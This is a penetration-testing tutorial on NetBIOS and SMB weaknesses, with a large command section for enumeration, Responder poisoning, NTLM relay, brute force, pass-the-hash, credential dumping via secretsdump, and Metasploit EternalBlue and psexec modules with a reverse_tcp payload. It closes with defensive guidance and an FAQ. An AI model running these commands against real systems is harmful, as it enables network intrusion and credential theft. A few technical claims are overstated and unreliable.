

Introduction
NetBIOS (Network Basic Input/Output System) and SMB (Server Message Block) are fundamental protocols that form the backbone of modern Windows networking environments. These protocols enable critical network functions including file sharing, printer access, and inter-process communication across enterprise systems. However, their widespread deployment and legacy compatibility features have made them frequent targets for attackers seeking unauthorized network access. Understanding how these protocols work, their inherent security weaknesses, and the exploitation techniques used against them is essential for both cybersecurity professionals conducting authorized penetration tests and system administrators implementing defensive measures. This guide provides comprehensive coverage of NetBIOS and SMB exploitation from both attack and defense perspectives.
Learning Objectives
- The core architecture and operational mechanisms of NetBIOS and SMB protocols
- How NetBIOS name resolution and SMB authentication processes function in practice
- The most critical security vulnerabilities present in NetBIOS and SMB implementations
- Practical enumeration techniques to discover network resources and sensitive information
- Real-world exploitation methodologies used in penetration testing engagements
- The complete toolkit of offensive security tools and their application in attack scenarios
- Defensive strategies and mitigation techniques to protect against NetBIOS and SMB attacks
- How to detect and respond to exploitation attempts in live network environments
What is NetBIOS and SMB?
- NetBIOS (Network Basic Input/Output System):
NetBIOS is a legacy network protocol originally developed for IBM PC networks in the 1980s. Despite its age, NetBIOS remains ubiquitous in Windows environments because it provides name-based network communication without requiring knowledge of IP addresses. The protocol operates primarily on UDP/TCP ports 137-139 and enables systems to identify each other by human-readable names rather than numerical addresses. NetBIOS operates at the session layer (Layer 5) of the OSI model and provides three essential services: name registration and resolution, datagram distribution, and session establishment. The NetBIOS Name Service (NBNS) operates on UDP port 137 and handles name registration and query operations. The NetBIOS Session Service operates on TCP port 139 and manages connection-oriented communication between systems. - Server Message Block (SMB):
Server Message Block is an application-layer protocol (Layer 7) that provides shared access to files, printers, and other network resources. Modern Windows systems primarily use SMB for network file sharing, printer access, and named pipe communication. The protocol has evolved through multiple versions—SMBv1 (legacy, highly vulnerable), SMBv2 (introduced in Windows Vista), and SMBv3 (current standard in Windows 10/Server 2016 and later). SMB traditionally communicated over NetBIOS (ports 139), but modern implementations communicate directly over TCP port 445, bypassing NetBIOS entirely. However, many networks maintain backward compatibility by supporting both mechanisms, increasing attack surface. - Relationship Between NetBIOS and SMB:
While often discussed together, NetBIOS and SMB serve different purposes. NetBIOS provides network naming and session establishment, while SMB handles actual file sharing and resource access. In modern deployments, SMB over TCP 445 has largely replaced NetBIOS, but legacy systems and backward compatibility requirements mean both remain active in most enterprise networks. This dual presence creates multiple exploitation vectors for attackers.
How NetBIOS and SMB Works
NetBIOS Name Registration Process
When a Windows system boots, it registers its NetBIOS name with the network through a broadcast process. The system sends a Name Registration Request (NRR) to announce its presence. If no conflict exists, other systems acknowledge the registration, and the name is cached locally. The system repeats this process periodically to maintain its name registration. If another system attempts to register the same name, a conflict resolution process occurs based on priority and timing.
NetBIOS Name Resolution
When a user attempts to access a network resource (for example, connecting to \fileserver), the system must resolve the hostname to an IP address. NetBIOS uses a hierarchical resolution process:
First, the system checks its local NetBIOS name cache for recent resolutions. If found, the cached IP address is used directly. If the name is not cached, the system sends a NetBIOS Name Query Request (NQR) as a broadcast to the local network on UDP port 137. Any system recognizing that name responds with its IP address. The querying system caches this information for future use. This broadcast-based resolution mechanism creates a security weakness—any system on the local network can respond to queries, enabling attackers to respond with false information and redirect traffic to attacker-controlled systems.
SMB Authentication Flow
SMB authentication typically employs NTLM (NT LAN Manager) or Kerberos protocols. In NTLM authentication:
The client initiates a connection to the SMB server. The server responds with an 8-byte challenge value. The client uses its stored password hash and the challenge to generate a response. The server validates this response against its stored hash. If valid, access is granted; if not, authentication fails. Unlike challenge-response systems requiring online validation against a directory service, NTLM enables verification at the system level. However, this design allows credentials to be captured during authentication exchanges and later relayed to other systems.
SMB Session Establishment
Once authenticated, the client and server establish an SMB session. The client can then request specific file operations—reading, writing, listing directory contents, or accessing named pipes. The server enforces file permissions and returns appropriate data or error messages. SMB maintains connection state, tracking file handles and ensuring sequential consistency for file operations.
Protocol Versions and Capabilities
SMBv1 (legacy) operates only over NetBIOS sessions or direct TCP connections but lacks modern security features like encryption and integrity checking. SMBv2 (Windows Vista/Server 2008 and later) introduced significant improvements including cryptographic signing, improved performance, and better protocol design. SMBv3 (Windows 8/Server 2012 and later) added encryption support, cluster failover capabilities, and enhanced security features. Legacy systems often support all versions for compatibility, but this creates vulnerabilities in older implementations that newer systems cannot safely exploit.
Common Security Flaws in NetBIOS and SMB
- Null Sessions and Unauthenticated Enumeration:
NetBIOS and SMB permit unauthenticated connections to the IPC$ (Inter-Process Communication) share in legacy Windows systems. An attacker can establish a “null session”—an unauthenticated connection using empty credentials. Through this connection, an attacker can enumerate domain users, groups, password policies, system information, and active sessions without providing any valid credentials. Modern Windows systems restrict null sessions by default, but legacy systems and misconfigured deployments remain vulnerable. Even when null sessions are restricted, other enumeration vectors often exist through improperly secured share permissions. - NetBIOS Name Service (NBNS) Poisoning:
NBNS operates on UDP port 137 without authentication, making it vulnerable to spoofing attacks. When a system broadcasts a NetBIOS name query, any listener can respond. An attacker listening on the network can respond to queries with false IP address information, redirecting victims to attacker-controlled systems. This enables man-in-the-middle attacks where victims believe they are connecting to legitimate resources but actually connect to the attacker. This attack proves particularly effective in conjunction with LLMNR (Link-Local Multicast Name Resolution) poisoning, as victims fall back to NBNS if DNS resolution fails and LLMNR produces no results. - Lack of SMB Signing on Workstations:
SMB signing provides cryptographic verification of message integrity and source authentication. However, SMB signing is disabled by default on Windows workstations (though enabled on servers). Without signing, attackers can capture NTLM authentication exchanges and replay them to other systems or relay them in real-time to gain unauthorized access. This design choice prioritizes performance and compatibility over security, making workstations particularly vulnerable to relay attacks in environments where attackers can position themselves between systems. - Weak Authentication Protocols (NTLM):
While Kerberos provides stronger security, many systems still support or default to NTLM authentication. NTLM’s design enables several attack vectors: credential relay (forwarding captured credentials to other systems), pass-the-hash attacks (using password hashes directly without knowing the plaintext password), and dictionary attacks against captured hashes. Legacy systems often negotiate NTLM instead of Kerberos, reducing security posture in mixed-version environments. Attackers can force downgrade to NTLM by disabling Kerberos traffic, making all systems vulnerable. - SMBv1 Critical Vulnerabilities:
SMBv1 contains multiple critical vulnerabilities, most notably CVE-2017-0144 (EternalBlue), discovered in NSA tools leaked in 2017. EternalBlue exploits a buffer overflow in SMBv1 packet handling, enabling remote code execution as SYSTEM without authentication. The WannaCry and NotPetya ransomware campaigns leveraged this vulnerability to compromise hundreds of thousands of systems globally. SMBv1 also contains other serious vulnerabilities including CVE-2017-0145 (EternalRomance) and CVE-2017-0146 (EternalSynergy). Organizations still operating SMBv1 systems face critical risk even with strong endpoint protection. - SMBv3 Compression Vulnerability:
CVE-2020-0796 (SMBGhost) affects SMBv3 compression functionality in Windows 10 versions 1903/1909 and Windows Server 2016/2019. An integer overflow in the compression handler creates a buffer underflow condition, enabling kernel-mode remote code execution. This vulnerability requires no authentication and can be triggered by network-adjacent attackers. - Excessive Share Permissions:
File shares frequently expose sensitive data through misconfigured permissions. Administrators often grant “Everyone” or “Domain Users” excessive access to shares containing confidential information, business records, or system configuration files. Attackers leveraging any valid network account can access this data, escalate privileges using exposed configuration files, or discover credentials in unprotected locations. The ADMIN$, C$, D$, E$, and IPC$ shares present particular risk as they provide direct access to system resources. PRINT$ shares can enable attacker-supplied driver uploads, leading to code execution. - Insufficient Access Controls:
Many organizations fail to restrict SMB access at network and firewall boundaries. Systems often expose SMB services directly to untrusted networks, enabling attackers to scan for vulnerable systems, enumerate resources, and launch attacks without even being on the same local network segment.
Tools and Techniques to Perform NetBIOS and SMB Attack
Reconnaissance and Enumeration Tools
Penetration testers typically begin with reconnaissance using Nmap, the primary network scanning tool. Nmap can identify systems exposing NetBIOS and SMB services through port scanning on ports 139 and 445.
Nmap’s extensive NSE (Nmap Scripting Engine) script library provides automated enumeration capabilities
nmap -p 139,445 --script=smb-enum-shares,smb-enum-users,smb-os-discovery <target>
nmap -p445 --script=smb-vuln-ms17-010 <target>
nmap -p445 --script smb-protocols <target>
enum4linux:
Enum4linux represents the comprehensive enumeration tool combining smbclient, rpcclient, net, and nmblookup utilities into a single interface. It extracts user accounts, groups, password policies, shares, RID cycling results, and system information:
# Complete enumeration (all options)
enum4linux -a <target-ip>

# Enumerate users only
enum4linux -U <target-ip>

# Enumerate with credentials
enum4linux -u username -p password -U <target-ip>

# Enumerate shares
enum4linux -S <target-ip>

# Enumerate groups
enum4linux -G <target-ip>

# Password policy enumeration
enum4linux -P <target-ip>

# RID cycling to extract user list
enum4linux -r <target-ip>

# Custom RID range
enum4linux -R 500-550,1000-1050 <target-ip>

# OS information
enum4linux -o <target-ip>

# Verbose output (shows underlying commands)
enum4linux -v -a <target-ip>

smbclient:
smbclient provides FTP-like interactive access to SMB shares, enabling administrators and attackers to list, download, and upload files:
# List shares (anonymous)
smbclient -L //<target-ip> -N
smbclient -L //<target-ip> --no-pass

# List shares with credentials
smbclient -L //<target-ip> -U username%password

# Connect to specific share
smbclient //<target-ip>/sharename -U username
smbclient //<target-ip>/share -U username%password

# Null session attempt
smbclient //<target-ip>/IPC$ -Nsmbmap:
smbmap automates share enumeration and permission assessment, identifying readable, writable, and executable shares:
# Anonymous enumeration
smbmap -H <target-ip>

# Authenticated enumeration
smbmap -H <target-ip> -u username -p password

# Guest access
smbmap -H <target-ip> -u guest -p ""

# List shares with permissions
smbmap -H <target-ip> -u admin -p pass --shares

# Only show readable/writable shares
smbmap -H <target-ip> -u user -p pass -q
rpcclient:
rpcclient enables interaction with MS-RPC services for detailed Active Directory enumeration without authentication:
# Connect with credentials
rpcclient -U username <target-ip>
rpcclient -U DOMAIN\\username <target-ip>

# Anonymous/null session attempt
rpcclient -U "" <target-ip>
rpcclient -N <target-ip>
LLMNR/NBT-NS Poisoning
Responder is the standard tool for poisoning LLMNR and NBT-NS traffic to capture authentication credentials. When users attempt to access non-existent network resources or misspelled server names, Windows falls back to LLMNR and NBNS queries. Responder listens for these broadcasts and responds with false information, redirecting victims to the attacker’s system:
# Start Responder on interface
sudo responder -I eth0

sudo responder -I eth0 -dw

# Enable verbose output
sudo responder -I eth0 -wbdv

# Analyze mode (no poisoning, just listen)
sudo responder -I eth0 -A
Captured NTLMv2 hashes can be cracked offline with hashcat or relayed in real-time using ntlmrelayx:
impacket-ntlmrelayx -tf targets.txt -smb2support
Credential Attacks
Hydra automates brute force attacks against SMB services, testing combinations of usernames and passwords:
hydra -L users.txt -P passwords.txt <target-ip> smb
CrackMapExec:
(or its modern successor NetExec) performs sophisticated SMB operations including authentication testing, password spraying, command execution, and credential dumping:
crackmapexec smb 192.168.1.0/24 -u admin -p password
crackmapexec smb <target> -u Administrator -H <NTLM-hash>
crackmapexec smb <target> -u admin -p pass --sam
crackmapexec smb <target> -u admin -p pass -x "whoami"
SMB Relay Attacks
With SMB signing disabled on workstations, attackers can relay captured NTLM authentication to other systems. This typically combines Responder capturing credentials with ntlmrelayx relaying them:
# Terminal 1: Identify targets without SMB signing
nmap --script=smb2-security-mode.nse -p445 10.0.0.0/24 > targets.txt

# Terminal 2: Start ntlmrelayx
impacket-ntlmrelayx -tf targets.txt -smb2support

# Terminal 3: Start Responder (disable SMB/HTTP servers)
sudo responder -I eth0 -dw

When a user accesses a network resource, Responder captures their credentials and ntlmrelayx relays them to the target system, potentially granting administrator access without cracking any passwords.
Impacket Suite Exploitation
psexec.py creates a service on the target for remote command execution:
# Execute command
impacket-psexec domain/user:password@target.com

# Execute specific command
impacket-psexec domain/user:password@target.com "whoami"

# Pass-the-hash authentication
impacket-psexec -hashes :NTLM-hash administrator@target.com

# Execute and get interactive shell
impacket-psexec administrator:password@192.168.1.10smbexec.py executes commands via MSRPC without creating services (more stealthy):
# Basic execution
impacket-smbexec domain/user:password@target.com

# With hash
impacket-smbexec -hashes :NTLM-hash administrator@target.com

# Specify share
impacket-smbexec administrator:password@target.com -share ADMIN$secretsdump.py extracts credentials from SAM, LSA, and NTDS.dit:
# Dump local SAM
impacket-secretsdump administrator:password@target.com

# Dump domain credentials (NTDS.dit)
impacket-secretsdump domain/admin:password@dc.domain.com

# Use pass-the-hash
impacket-secretsdump -hashes :NTLM-hash administrator@target.com

# Just NTDS (Domain Controller)
impacket-secretsdump -just-dc domain/admin:password@dc.domain.com

# Dump specific user
impacket-secretsdump -just-dc-user krbtgt domain/admin:pass@dc.domain.com

lookupsid.py enumerates domain users through SID brute-forcing:
# Enumerate domain SIDs
impacket-lookupsid domain/user:password@target.com

# Anonymous enumeration (if allowed)
impacket-lookupsid guest@target.com
Metasploit Framework
Metasploit provides exploitation modules for known SMB vulnerabilities
# EternalBlue exploitation (MS17-010):
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <target-ip>
set LHOST <attacker-ip>
exploit


#                      SMB vulnerability scanning

# Scan for MS17-010
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS <target-ip>
run

# SMB version detection
use auxiliary/scanner/smb/smb_version
set RHOSTS 192.168.1.0/24
run

# Enumerate shares
use auxiliary/scanner/smb/smb_enumshares
set RHOSTS <target-ip>
run

# Enumerate users
use auxiliary/scanner/smb/smb_enumusers
set RHOSTS <target-ip>
run

# SMB login scanner
use auxiliary/scanner/smb/smb_login
set RHOSTS <target-ip>
set USER_FILE users.txt
set PASS_FILE passwords.txt
run

# PSExec module
use exploit/windows/smb/psexec
set RHOSTS <target-ip>
set SMBUser administrator
set SMBPass password
set payload windows/meterpreter/reverse_tcp
exploit

Vulnerability Scanning and Exploitation
Nmap’s vulnerability scanning scripts identify known SMB vulnerabilities:
# Scan for all known SMB vulnerabilities
nmap -p445 --script smb-vuln-* <target>

# Check specifically for EternalBlue (MS17-010)
nmap -p445 --script smb-vuln-ms17-010 <target>

# Check for MS08-067 vulnerability
nmap --script smb-vuln-ms08-067.nse -p445 <target>

# Check for SMBGhost (CVE-2020-0796)
nmap -p445 --script smb-vuln-cve2020-0796 <target>

These scans detect EternalBlue (MS17-010), MS08-067, Conficker, and other known vulnerabilities, enabling automated exploitation when vulnerabilities are confirmed.
Conclusion
NetBIOS and SMB exploitation remains highly effective because these protocols are fundamental to Windows networking and enabled by default on most systems. The exploitation landscape includes straightforward enumeration attacks discovering sensitive information, sophisticated relay attacks leveraging NTLM weaknesses, and critical remote code execution vulnerabilities in legacy protocol implementations. Organizations must implement defense-in-depth strategies to mitigate these risks. Disable SMBv1 completely on all systems. Enforce SMB signing on all systems, not just servers. Disable LLMNR and NBT-NS where DNS provides sufficient coverage. Implement strong authentication mechanisms, preferring Kerberos over NTLM. Restrict SMB access through network segmentation and firewall rules. Regularly audit share permissions and remove excessive access grants. Maintain current patch levels for all systems. Monitor for exploitation attempts through security monitoring and incident detection systems.
Penetration testers should understand both offensive techniques and defensive mechanisms to conduct thorough security assessments. Defenders must recognize these attack methodologies to detect and respond to real-world exploitation attempts. As NetBIOS and SMB remain integral to Windows networking infrastructure, securing these protocols represents a critical priority for any organization seeking to protect its network from compromise
7 Frequently Asked Questions and Answers
NetBIOS and SMB are complementary protocols that work together in Windows networking. NetBIOS is a session-layer protocol that handles network naming and name resolution, allowing computers to discover each other using human-readable names on ports 137-139. SMB is an application-layer protocol that manages file sharing, printer access, and resource communication on port 445. Historically, SMB ran on top of NetBIOS sessions, so they were tightly integrated. While modern SMB operates independently over port 445, many networks still support both mechanisms for backward compatibility. Understanding both is essential because they present different attack vectors—attackers can exploit NetBIOS name resolution weaknesses through LLMNR/NBNS poisoning or attack SMB directly through relay attacks and authentication exploitation.
NetBIOS name resolution operates through broadcast queries on local networks. When a user attempts to access a resource like \fileserver, the system first checks its local cache. If not found, it broadcasts a Name Query Request to the entire network segment, and any system recognizing that name responds with its IP address. The problem is that NetBIOS has no authentication mechanism—any system on the network can respond to queries. An attacker can respond faster than the legitimate system, providing false IP address information and redirecting victims to the attacker’s machine. Once redirected, victims attempt to authenticate to what they believe is a legitimate server but actually connect to the attacker, who captures their credentials. This makes NetBIOS poisoning particularly dangerous for credential theft and man-in-the-middle attacks on local networks.
An SMB relay attack intercepts NTLM authentication exchanges and forwards them to other systems without requiring password cracking. An attacker uses Responder to poison LLMNR/NBNS requests and capture NTLM authentication, then uses ntlmrelayx to relay this authentication to a target system without SMB signing enabled, effectively gaining whatever access the victim account possessed. SMB signing is disabled by default on workstations because it introduces performance overhead—each message requires cryptographic operations. Microsoft prioritized performance and user experience over security by disabling signing on workstations while keeping it enabled on servers. This design choice creates a critical vulnerability: workstations cannot protect themselves against relay attacks, allowing attackers positioned between systems to forward captured credentials and gain unauthorized access without ever knowing the actual passwords.
EternalBlue is a critical remote code execution vulnerability (CVSS 10.0) in Windows SMBv1 discovered in NSA hacking tools leaked in April 2017. It exploits improper handling of specially crafted SMB packets, triggering a buffer overflow in kernel memory that enables arbitrary code execution with SYSTEM-level privileges. The vulnerability was devastating because it required no authentication—anonymous network access was sufficient for exploitation. It provided immediate remote code execution with kernel-level access, enabling complete system compromise. Millions of systems running SMBv1 were vulnerable, and the vulnerability enabled self-propagating malware. The WannaCry ransomware leveraged EternalBlue to compromise over 200,000 systems across 150 countries in 2017, and NotPetya used the same vulnerability for destructive attacks. Today, any unpatched SMBv1 system remains critically exploitable, making complete protocol disablement essential.
A null session is an unauthenticated connection to the IPC$ share using empty credentials. Historically, Windows systems permitted these connections by default, allowing unauthenticated users to interact with Remote Procedure Calls and extract sensitive system information. An attacker can establish a null session with the command net use \\target-ip\ipc$ "" /u:"" and then use rpcclient to enumerate domain users, groups, password policies, system shares, and trust relationships—all without providing any valid credentials. This is serious because complete system enumeration is possible without authentication, providing reconnaissance for targeted attacks against known users. Attackers learn password policy requirements for more effective brute force attacks and identify high-value accounts like Domain Admins. Windows Vista and later systems restrict null sessions by default, but legacy systems may still permit them unless explicitly disabled, and other enumeration vectors often exist even when null sessions are restricted.
Penetration testers use multiple specialized tools for SMB enumeration. Nmap with NSE scripts provides rapid discovery and vulnerability identification (nmap -p 139,445 –script=smb-enum-shares,smb-enum-users <target>). enum4linux automates comprehensive enumeration by wrapping multiple Samba tools (enum4linux -a <target>). smbclient provides interactive FTP-like access to shares (smbclient -L //<target> -N). smbmap performs advanced share enumeration with permission assessment and keyword searching (smbmap -H <target> -u user -p pass -R). rpcclient enables interaction with RPC interfaces for deep enumeration (rpcclient -U “” <target>). For credential attacks, Responder captures LLMNR/NBNS credentials (sudo responder -I eth0 -dw), CrackMapExec performs multi-threaded SMB operations, and Hydra automates brute force attacks. Impacket tools like psexec, secretsdump, and lookupsid enable programmatic exploitation. Metasploit provides automated exploitation modules for known vulnerabilities. Each tool serves specific purposes, and combining them strategically enables complete network reconnaissance and exploitation.
Effective SMB defense requires defense-in-depth across multiple layers. At the protocol level, disable SMBv1 completely (Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol), enforce SMB signing on all systems through Group Policy, and disable LLMNR and NBNS if DNS provides sufficient coverage. At the network level, restrict SMB access through firewalls by blocking ports 139 and 445 from untrusted networks, and implement network segmentation to limit lateral movement. For authentication, enforce Kerberos over NTLM and implement multi-factor authentication for sensitive systems. Operationally, apply security patches promptly, conduct regular security audits to review share permissions and remove excessive access, follow the principle of least privilege, rotate credentials regularly, and remove unnecessary shares like ADMIN$, C$, and D$. For detection, enable detailed SMB logging and monitoring, deploy endpoint detection and response (EDR) solutions, and educate users about social engineering. No single defense eliminates all risks—comprehensive security requires multiple complementary defenses across all layers of the stack.
Referanslar:
- geeksforgeeks.org: What is Null Session?
- red.infiltr8.io: Pentesting SMB – TCP Ports 445,139
- hackthebox.com: LLMNR poisoning attack detection
- tcm-sec.com: SMB Relay Attacks and How to Prevent Them in Active Directory
- hackviser.com: NetBIOS
Default Ports: 137 (Name Service), 138 (Datagram), 139 (Session)